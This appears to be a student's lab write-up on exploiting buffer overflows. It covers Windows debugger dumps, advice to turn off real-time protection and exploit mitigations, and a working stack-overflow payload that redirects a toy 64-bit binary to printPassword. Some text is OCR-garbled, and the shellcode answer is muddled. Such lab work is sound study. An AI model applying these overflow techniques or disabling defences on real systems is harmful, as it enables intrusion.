l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager


```
770D2781  C3               RETN
770D2782  CC               INT3
770D2783  CC               INT3
770D2784  CC               INT3
770D2785  CC               INT3
770D2786  CC               INT3
770D2787  CC               INT3
770D2788  CC               INT3
770D2789  CC               INT3
770D278A  CC               INT3
770D278B  CC               INT3
770D278C  CC               INT3
770D278D  CC               INT3
770D278E  CC               INT3
770D278F  CC               INT3
770D2790  8B4C24 04        MOV ECX,DWORD PTR SS:[ESP+4]
770D2794  F641 04 06       TEST BYTE PTR DS:[ECX+4],6
770D2798  74 05            JE SHORT ntdll.770D279F
770D279A  E8 91F8FFFF      CALL ntdll.ZwTestAlert
770D279F  B8 01000000      MOV EAX,1
770D27A4  C2 1000          RETN 10
770D27A7  8DA424 00000000  LEA ESP,DWORD PTR SS:[ESP]
770D27AE  8BFF             MOV EDI,EDI
770D27B0  833D FC171877 0  CMP DWORD PTR DS:[771817FC],0
770D27B7  74 0E            JE SHORT ntdll.770D27C7
770D27B9  8B0D FC171877    MOV ECX,DWORD PTR DS:[771817FC]
770D27BF  FF15 E0411877    CALL DWORD PTR DS:[771841E0]            ntdll.RtlDebugPrintTimes
770D27C5  FFE1             JMP ECX
770D27C7  8D8424 E0020000  LEA EAX,DWORD PTR SS:[ESP+2E0]
770D27CE  64:8B0D 0000000  MOV ECX,DWORD PTR FS:[0]
770D27D5  BA 90270D77      MOV EDX,ntdll.770D2790
770D27DA  8908             MOV DWORD PTR DS:[EAX],ECX
770D27DC  8950 04          MOV DWORD PTR DS:[EAX+4],EDX
770D27DF  64:A3 00000000   MOV DWORD PTR FS:[0],EAX
770D27E5  8D7C24 14        LEA EDI,DWORD PTR SS:[ESP+14]
770D27E9  8B7424 10        MOV ESI,DWORD PTR SS:[ESP+10]
770D27ED  83E6 01          AND ESI,1
770D27F0  58               POP EAX
770D27F1  8BC8             MOV ECX,EAX
770D27F3  FF15 E0411877    CALL DWORD PTR DS:[771841E0]            ntdll.RtlDebugPrintTimes
770D27F9  FFD1             CALL ECX
770D27FB  8B8F CC020000    MOV ECX,DWORD PTR DS:[EDI+2CC]
770D2801  64:890D 0000000  MOV DWORD PTR FS:[0],ECX
770D2808  56               PUSH ESI
770D2809  57               PUSH EDI
770D280A  E8 C1E0FFFF      CALL ntdll.ZwContinue
770D280F  8BF0             MOV ESI,EAX
770D2811  56               PUSH ESI
770D2812  E8 F9290100      CALL ntdll.RtlRaiseStatus
770D2817 ^EB F8            JMP SHORT ntdll.770D2811
770D2819  C2 1000          RETN 10
770D281C  8D6424 00        LEA ESP,DWORD PTR SS:[ESP]
770D2820  64:8B0D 3000000  MOV ECX,DWORD PTR FS:[30]
770D2827  8B49 10          MOV ECX,DWORD PTR DS:[ECX+10]
770D282A  F641 0A 08       TEST BYTE PTR DS:[ECX+A],8
```

```
Registers (FPU)
EAX 002C6000
ECX 7710B370 ntdll.DbgUiRemoteBreakin
EDX 7710B370 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 00CDFF44
EBP 00CDFF70
ESI 7710B370 ntdll.DbgUiRemoteBreakin
EDI 7710B370 ntdll.DbgUiRemoteBreakin

EIP 770D2781 ntdll.770D2781

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 2C6000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
00403000 FF FF FF FF 00 40 00 00      .@..
00403008 70 2E 40 00 00 00 00 00 p.@.....
00403010 FF FF FF FF 00 00 00 00     ....
00403018 FF FF FF FF 00 00 00 00     ....
00403020 FF FF FF FF 00 00 00 00     ....
00403028 00 00 00 00 00 00 00 00 ........
00403030 00 00 00 00 00 00 00 00 ........
00403038 00 00 00 00 00 00 00 00 ........
00403040 00 00 00 00 00 00 00 00 ........
00403048 00 00 00 00 00 00 00 00 ........
```

```
00CDFF44  7710B3A9 r|▶w RETURN to ntdll.7710B3A
00CDFF48  EC950E20  ₧ö∞
00CDFF4C  7710B370 p|▶w ntdll.DbgUiRemoteBreaki
00CDFF50  7710B370 p|▶w ntdll.DbgUiRemoteBreaki
00CDFF54  00000000 ....
00CDFF58  00CDFF48 H =.
00CDFF5C  00000000 ....
00CDFF60  00CDFFCC ╠ =. Pointer to next SEH rec
00CDFF64  770D86D0 ╨ª.w SE handler
00CDFF68  9B4E6468 hdN¢
00CDFF6C  00000000 ....
00CDFF70 ┌00CDFF80 Ç =.
```

Probably you should turn off the real-time Windows protection




Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

and Exploit protection



Exploit protection

See the Exploit protection settings for your system and programs. You can customize the settings you want.

System settings Program settings

Control flow guard (CFG)
Ensures control flow integrity for indirect calls.

Off by default


This change requires you to restart your device.

Data Execution Prevention (DEP)
Prevents code from being run from data-only memory pages.

On by default

This change requires you to restart your device.


Like a cherry on a cake




Working on updates
100% complete
Don't turn off your computer

SpEcTaCuLaR

4. Test your connection between attacker and victim PC.



```
olya@trnsprntt:~$ ping 10.242.1.193
PING 10.242.1.193 (10.242.1.193) 56(84) bytes of data.
64 bytes from 10.242.1.193: icmp_seq=1 ttl=128 time=0.440 ms
64 bytes from 10.242.1.193: icmp_seq=2 ttl=128 time=0.472 ms
64 bytes from 10.242.1.193: icmp_seq=3 ttl=128 time=0.503 ms
64 bytes from 10.242.1.193: icmp_seq=4 ttl=128 time=0.438 ms
64 bytes from 10.242.1.193: icmp_seq=5 ttl=128 time=0.544 ms
^C
```



```
C:\Users\IEUser>ping 10.242.1.168

Pinging 10.242.1.168 with 32 bytes of data:
Reply from 10.242.1.168: bytes=32 time<1ms TTL=64
Reply from 10.242.1.168: bytes=32 time<1ms TTL=64
Reply from 10.242.1.168: bytes=32 time<1ms TTL=64
Reply from 10.242.1.168: bytes=32 time<1ms TTL=64
```

Until the last moment, I tried to complete this task, but I just became desperate. Pausing the VM and restarting it on the next day resulted in host and VM disconnection and it did not fix whatever I tried.


I would very appreciate it if the task solution would be described in the lab.

Task 4 - Catch the password x64

1. You are given a binary compiled for 64-bit architecture. Try to exploit buffer overflow vulnerability and find out the right password.


At first I tried to do the same procedure as in ex.2 and exploit checkPassword to directly retrieve the string that is compared to the password typed by the user. But then I saw there's printPassword at 0x004005dd, so I needed to overwrite stack so that it would jump to this function.

The address of printPassword on the stack:




```
                     undefined printPasswo
      undefined        AL:1           <RET
                     _Z13printPasswordv
                     printPassword
    004005dd 55          PUSH          RBP
```

The address that is needed to be substituted is 0x00400655




```
Dump of assembler code for function main:
   0x000000000040064c <+0>:     push   rbp
   0x000000000040064d <+1>:     mov    rbp,rsp
   0x0000000000400650 <+4>:     call   0x4005f7 <_Z13checkPasswordv>
   0x0000000000400655 <+9>:     mov    eax,0x0
   0x000000000040065a <+14>:    pop    rbp
   0x000000000040065b <+15>:    ret
```

I set the breakpoint and at first run the program with the initially prescribed amount of chars - 128 (it was found via Ghidra)




```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/cli2/Downloads/task64 $(python -c "print('A'*128)")
Enter password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Breakpoint 1, 0x0000000000400623 in checkPassword() ()
```

Analyse the stack and look at the target address - 0x00400655




```
(gdb) x/200x $sp
0x7fffffffddb0: 0x41414141      0x41414141      0x41414141      0x41414141
0x[illegible]:  0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddd0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdde0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffddf0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde10: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde20: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffde30: 0xffffde00      0x00007fff      0x00400655      0x00000000
```

The trying to break it with running the program directly from gdb, but the values on the stack were transformed




```
Enter password:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA+'\xdd\x05\x40\x00'
```

Then trying to do the same thing with the use of terminal - oh I could have saved so much time looking at the subsequent questions in this task


```
cli2@cli2-VirtualBox:~/Downloads$ $(python -c "print('A'*136+'\\xdd\\x05\\x40\\
x00')")
bash: warning: command substitution: ignored null byte in input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\udcdd@: command not f
ound
cli2@cli2-VirtualBox:~/Downloads$ $(python -c "print('A'*136+'\\xdd\\x05\\x40@\
x00')")
bash: warning: command substitution: ignored null byte in input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\udcdd@@: command not
found
cli2@cli2-VirtualBox:~/Downloads$ $(python -c "print('A'*136+'\\xdd\\x05\\x40\\
x00\0')")
bash: warning: command substitution: ignored null byte in input
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\udcdd@: command not f
ound
cli2@cli2-VirtualBox:~/Downloads$ $(python -c "print('A'*136+'\\xdd\\x05\\x40')
")
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\udcdd@: command not f
ound
```

Finally, writing bash script that does the same thing


```
cli2@cli2-VirtualBox:~/Downloads$ cat task64.sh
#!/bin/bash

python -c "print('A'*136+'\xdd\x05\x40\x00')" | ./task64
cli2@cli2-VirtualBox:~/Downloads$ sudo ./task64.sh
Enter password:
Wrong password! Try again
Password is 12345!
```

2. Questions

What differences do you find between debugging 32-bit and 64-bit applications?

I do not have the 32-bit version of the same task, still I assume the difference is in the size of addresses, thus more bits are needed to be added in 64-bit architecture to get the same password.

Do we need to use shell code to do this task? Justify your answer.

Yes, without it the symbols were interpreted just as regular chars and digits and got encoded to the stack - \ became 5c, x became 78 and so on. Unfortunately, I did not make the screenshots of this happening, but I spent quite a while guessing what the hell is appearing on the stack when using \x05\xdd and so on. The key to guess was that the order is reversed :) - and then I tried to enter such characters that their encodings would produce the needed combination and stopped on this king of Turkish one

Ý	%DD